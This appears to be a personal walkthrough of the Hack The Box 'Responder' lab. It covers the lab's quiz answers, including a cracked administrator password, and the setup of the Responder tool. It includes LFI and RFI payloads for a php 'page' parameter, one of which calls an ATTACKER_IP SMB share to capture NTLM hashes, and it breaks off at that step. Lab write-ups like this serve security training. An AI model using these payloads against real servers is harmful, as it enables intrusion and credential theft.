


Adding this entry in the /etc/hosts file will enable the browser to resolve the hostname unika.htb to the corresponding IP address & thus make the browser include the HTTP header Host: unika.htb in every HTTP request that the browser sends to this IP address, which will make the server respond with the webpage for unika.htb .

I used **cat** command to confirm whether the add succeeded.





I now visited the webpage and on seeing the extension on the page rendered url i knew what language they were using, **“php”.**



Question: What is the name of the URL parameter which is used to load different language versions of the webpage?


Answer: page






Question: Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: ../../../../../../../../windows/system32/drivers/etc/hosts




Question: Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: //10.10.14.6/somefile




Question: What does NTLM stand for?

Answer: New Technology Lan Manager




Question: Which flag do we use in the Responder utility to specify the network interface?

Answer: -I




Question: There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?

Answer: john the ripper




Question: What is the password for the administrator user?

Answer: badminton





The first thing i did was to install reponder on my machine. I cloned it from a github repository using "**git clone https://github.com/lgandx/Responder** "command then confirmed whether **Responder.conf** is set to listen for SMB requests.



I then proceeded to start Responder with python3 , passing in the interface to listen on using the -I flag:

“ **sudo python3 Responder.py -I tun0**” where tuno is the IP address issued when i connected to hack the box vpn.






we tell the server to include a resource from our SMB server by setting

the page parameter as follows via the web browser.

“ **http://unika.htb/?page=//ATTACKER_IP/somefile”**

